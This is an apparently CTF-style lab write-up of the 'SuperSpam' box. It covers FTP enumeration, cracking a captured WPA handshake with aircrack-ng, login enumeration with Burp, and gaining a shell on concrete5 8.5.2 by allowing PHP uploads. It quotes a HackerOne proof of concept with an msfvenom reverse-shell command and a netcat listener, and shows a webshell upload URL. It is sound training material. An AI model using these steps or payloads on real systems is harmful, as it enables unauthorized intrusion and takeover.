
SuperSpam

Enumeration

# we see a concrete cms 8.5.2 running on port 80
#   we see ftp running in a high port

# Enumerating it we got a note saying that some suspicious activity was detected and that captures files are stored in here


# we get a .cap directory whihc was hidden and transfer a SamsNetwork.cap file back to our machine



```
rwxr-xr-x    4 ftp      ftp          4096 May 30 19:26 ..
rwxr-xr-x    2 ftp      ftp          4096 May 30 19:26 .cap
rwxr-xr-x    2 ftp      ftp          4096 Feb 20 14:42 IDS_logs
rw-r--r--    1 ftp      ftp           526 Feb 20 13:53 note.txt
26 Directory send OK.
tp> cd .cap
50 Directory successfully changed.
tp> dir
00 PORT command successful. Consider using PASV.
50 Here comes the directory listing.
rwxr--r--    1 ftp      ftp        370488 Feb 20 14:46 SamsNetw
26 Directory send OK.
tp> get SamsNetwork.cap
ocal: SamsNetwork.cap remote: SamsNetwork.cap
00 PORT command successful. Consider using PASV.
50 Opening BINARY mode data connection for SamsNetwork.cap (370
26 Transfer complete.
70488 bytes received in 2.35 secs (153.8919 kB/s)
tp>
```

# analysing it we see that it involves routers so it means its a wifi handshake


# we try to crack it with aircrack-ng



```
└─# aircrack-ng SamsNetwork.cap -w ~/WordLists/rockyou.txt
Reading packets, please wait...
Opening SamsNetwork.cap
Read 9741 packets.

   #  BSSID              ESSID                     Encryption

   1  D2:F8:8C:31:9F:17  Motocplus                 WPA (1 handshake)

Choosing first network as target.

Reading packets, please wait...
Opening SamsNetwork.cap
Read 9741 packets.

1 potential targets



                               Aircrack-ng 1.6

      [00:00:07] 20518/14344392 keys tested (2941.44 k/s)

      Time left: 1 hour, 21 minutes, 9 seconds                   0.14%

                       Current passphrase: myspace11


      Master Key     : 17 6D 00 C9 1D 37 F0 C2 F1 EC D9 95 29 C1 48 24
                       3B 76 F5 87 C5 09 D8 D9 C1 4E A7 6F EF 7F 92 73

      Transient Key  : 8B F8 28 45 93 BE 9C B6 FF 9C A0 72 07 71 F2 95
                       48 12 C2 83 F2 C6 F4 C1 BF D8 DA AD 1E E2 37 75
```


# Also notice that the webapp has a rce vulneribilty report present on Hackerone

# we got the handshake cracked



```
Time left: 1 hour, 27 minutes, 44 seconds                  5.29%

                     KEY FOUND! [ sandiago ]


Master Key     : 93 5E 0C 77 A3 B7 17 62 0D 1E 31 22 51 C0 42 92
```

# NOw i got few users from web blog and i used burp intruder to test possible logins



Request	Payload	Status	Error	Timeout	Length	Comment
0		200	☐	☐	10178	
1	Lucy_Loser	200	☐	☐	10178	
2	Donald_Dump	302	☐	☐	834	
3	Benjamin_Blogger	200	☐	☐	88040	
4	Adam_Admin	200	☐	☐	88040	

# Donald_Dump user has small length and i checked the response and this is a valid user

Nmap


```
PORT     STATE SERVICE REASON         VERSION
80/tcp   open  http    syn-ack ttl 61 Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: concrete5 - 8.5.2
```

```
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Home :: Super-Spam
4012/tcp open  ssh     syn-ack ttl 61 OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:60:04:c0:a5:36:46:67:f5:c7:24:0f:df:d0:03:14 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCjPfdefRhbpiW/oi5uUVtVRW/-
pYZcnADODOU4e80iSnuqWfRB5DAXTpzKZNw5JBQGy+4Amwz0DyX/-
TlYBgXRxPXwFimpBXnc02jpMknSaDzdRnInU8wFcsBQc+GraYz1mMHvRcco2FfIrKurDbyEsBCzwJuk/-
RKdSq2rcFLhq8QAPoxc9FQcNeUIZrBt53/7+fD7B7NvjjU22+hXZhjt6PLC3LDWcaMvpYCxMYGwKoC9xTs+FtzEFrt6yWzKrXV1iNuK
|   256 ce:d2:f6:ab:69:7f:aa:31:f5:49:70:e5:8f:62:b0:b7 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIs/-
ZpOvCaKtCEwW4YraPciYLZnrRXDR6voHu0PipWaQpcdnsc8Vg1WMpkX0xgjXc9eD3NuZmBtTcIDTJXi7v4U=
|   256 73:a0:a1:97:c4:33:fb:f4:4a:5c:77:f6:ac:95:76:ac (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHHX1bbkvh6bRHE0hWipYWoYyh+Q+uy3E0yCBOoyY888
4019/tcp open  ftp     syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxr-xr-x    2 ftp      ftp          4096 Feb 20 14:42 IDS_logs
|_-rw-r--r--    1 ftp      ftp           526 Feb 20 13:53 note.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.4.30.255
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
5901/tcp open  vnc     syn-ack ttl 61 VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|     VNC Authentication (2)
|     Tight (16)
|   Tight auth subtypes:
|_    STDV VNCAUTH_ (2)
6001/tcp open  X11     syn-ack ttl 61 (access denied)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.2 - 4.9 (92%), Linux 3.5 (92%)
No exact OS matches for host (test conditions non-ideal).
TCP/IP fingerprint:
```

Exploitation

# Now that i have logged in the web app i looked for the rce report on hacker one

@ we see its poc as follows



The attacker needs the appropriate permissions (Admin role) in order to edit and allow other file types (file extension). If the file type such as PHP is added then the user will be able to upload PHP shell to access underline server system and gain full server/system control. It was possible to upload Reverse shell and gain the full system shall.


Reverse shell is mechanism that allow you to have the server shell by exploiting the web server to trigger a connection back. The attacker would be able to take full control over the web server (system).

- Steps to reproduce:

1. Login as admin user or any user which would have access to the 'Allow File types' feature to add PHP extension.
2. Visit 'Allow File Types' (see screenshot 1) 1.png (F675561)
3. Once you click on 'Allow File Types' you will be presented with list of file types allowed. Add php there (see screenshot 2) 2.png (F675563)
4. Once saved, now visit the File Manager to upload the PHP shell (I will post PHP shell code below) (see screenshot 3) 3.png (F675566)
5. Now we need to generate our PHP shell (I will paste full PHP shell below) or with Metasploit's Msfvenom we can generate it with following command: msfvenom -p php/reverse_php LHOST=192.168.1.1 LPORT=1234 > shell.php
6. Once you have PHP shell generated now time to upload the file. Now drag and drop your shell here, and once you see greenline under the image it means the file was uploaded successfully and now click close (see screenshot 4) 4.png (F675567)
7. Once you click on close you will notice little properties, and there are the link for the file. Before you click on the link make sure you have Netcat listener setup so it is waiting for incoming signal. command for it: nc -nlvp 1234 (see screenshot 5) 5.png (F675572)
8. Now we have attacker machine sitting and listening on port 1234 now its time to click on the link to trigger the reverse shell (see screenshot 6) 6.png (F675574)
9. Once click on the link you can see in scressnshot 7 that we the attacker machine received reverse system shell with full control over the system. We can now browser through the remote system (see screenshot 7) 7.png (F675575)


This is the PHP shell generated by the above mentioned command:

# NOw i navigated to settings and saw the required option change



# Added PHP in the allowed extensions

# Now i uploaded the webshell and got the url from where to access the shell



Upload Complete 4/9/21, 10:16 AM

1 file uploaded

Properties

URL to File http://10.10.167.4/concrete5/application/files/1816/2856/4952/webshell.php

Tracked URL http://10.10.167.4/concrete5/index.php/download_file/18/0

Title webshell.php


Description None

Tags None

Sets

None

# NOw i start a listener and navigate to shell location



